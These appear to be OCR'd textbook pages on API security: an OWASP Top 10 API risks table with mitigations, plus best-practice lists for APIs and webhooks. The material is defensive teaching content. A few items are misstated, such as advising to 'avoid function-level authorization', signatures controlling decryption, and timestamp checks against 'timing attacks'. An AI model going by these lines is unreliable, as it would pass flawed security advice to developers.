


Figure 14.98: Secure API architecture



API Security Risks and Solutions


Source: *https://www.owasp.org*

According to OWASP, the following are the top 10 API Security Risks and Solutions:

API	Risks	Solutions
API1	Broken Object Level Authorization	▪ Perform object-level authorization checks for every function accessing the data source with input from the user ▪ Scrutinize the implementation of the authorization policies ▪ Implement a robust access control policy for random and unpredictable object ID values
API2	Broken User Authentication	▪ Use standard and uniform authentication mechanisms for all the API endpoints ▪ Examine and implement the authentication requirements within the Application Security Verification Standard (ASVS) ▪ Make sure to have strong business requirements before exposing unauthenticated API endpoints publicly
API3	Excessive Data Exposure	▪ Ensure that proper filtering is performed on the server side and not on the client side ▪ Scrutinize the data flow from the endpoint to the client
API4	Lack of Resources and Rate Limiting	▪ Ensure appropriate rate-limiting controls are in place ▪ Use OWASP Automated Threat Handbook as a knowledge source for preventing bots from consuming your resources

API5	**Broken Function Level Authorization**	▪ Avoid function-level authorization ▪ Use simple and standard authorization and enable the default setting to deny
API6	**Mass Assignment**	▪ Do not expose the internal variable or object names as inputs ▪ Ensure whitelisting of all the properties that the client can update
API7	**Security Misconfiguration**	▪ Perform hardening process against API continuously ▪ Use scanning tools and human reviews to examine the entire API stack for security misconfigurations
API8	**Injection**	▪ Perform input validation and whitelisting ▪ Implement a parameterized interface for processing inbound API requests ▪ Ensure that the filtering logic limits the number of records returned
API9	**Improper Assets Management**	▪ Maintain proper inventory of all API environments including production, staging, testing, and development ▪ Conduct a security review of all APIs, mainly focusing on standardizing functions ▪ Create a risk level ranking of the APIs and improve the security functions for APIs having a higher risk level
API10	**Insufficient Logging and Monitoring**	▪ Use standard logging format for all the APIs that support incident response activities ▪ Regularly monitor all the API endpoints in all phases of production, staging, testing, and development

Table 14.5: OWASP Top 10 API Security Risks and Solutions




Best Practices for API Security

Various best practices for securing APIs against cyberattacks are as follows:

- Use the HTTPS protocol through SSL/TLS certificates that support encryption techniques and provide a secure connection between the server and the client
- Use server-generated tokens embedded in HTML as hidden fields for validating the incoming request and to check if it is from an authenticated source
- Sanitize the data to eliminate the malicious script and perform proper validation of the user input
- Use an optimized firewall to ensure that all the unused, unnecessary files and permissive rules are revoked
- Use IP whitelisting to create a list of trusted IP addresses or IP ranges to access APIs and to limit the access to only trusted users or components
- Use the rate-limiting feature to limit the number of API calls made by the client in a particular time frame
- Maintain and monitor access logs regularly to help in detecting anomalies and to take precautionary measures in the future
- Implement a pagination technique that can divide a single response into several fragments so that the payloads are not oversized
- Use parameterized statements in SQL queries to prevent inputs that include entire SQL statements

- Perform input validation on the server side instead of the client side to prevent bypassing attacks
- Conduct regular security assessments to secure all the API endpoints using automated tools
- Regularly monitor and perform continuous auditing of the API and analyze the workflows to prevent any attacks
- Use tokens to establish trusted identities and to control access to services and resources
- Use signatures to ensure that only authorized users can decrypt or modify the data
- Employ packet sniffers to track events related to information disclosure and to detect insecure API calls
- Use techniques such as quotas and throttling to control and track the API usage and to set the API request limit
- Implement API gateways to authenticate the traffic and control and analyze the usage of APIs
- Implement advanced techniques to prevent sophisticated human-like bots from accessing the APIs
- Implement multi-factor authentication and use authentication protocols such as AppToken, OAuth2, and OpenID Connect to authenticate the users and applications in the API
- Document audit logs before and after every security event, and make sure to sanitize the log data to prevent log injection attacks




Best Practices for Securing Webhooks

Various best practices for securing webhooks are as follows:

- Use HTTPS instead of HTTP to safeguard the data from being exposed when in transit
- Use shared authentication secrets such as HTTP basic authentication for all the webhooks to prevent any random malicious data
- Implement webhook signing to verify the data received from the ESPs (Email Service Providers) and use the constant time-compare function
- Track event_id to avoid unintentional double-processing of the same events through replay attacks
- Ensure that the firewall rejects webhook calls from unauthorized sources other than the ESP's IP addresses
- Use rate limiting on webhook calls in the web server to control the incoming and outgoing traffic
- Compare the request timestamp X-Cld-Timestamp of the webhook with the current timestamp to prevent timing attacks
- Validate the X-OP-Timestamp within the threshold of the current time
- Ensure that the event processing is idempotent to prevent event receipts replication
- Ensure that the webhook code responds with 200 OK (success) instead of 4xx or 5xx statuses in case of errors to ensure that the webhooks are not deactivated
- Ensure that the webhook URL supports the HTTP HEAD method to retrieve meta-information without transferring the entire content

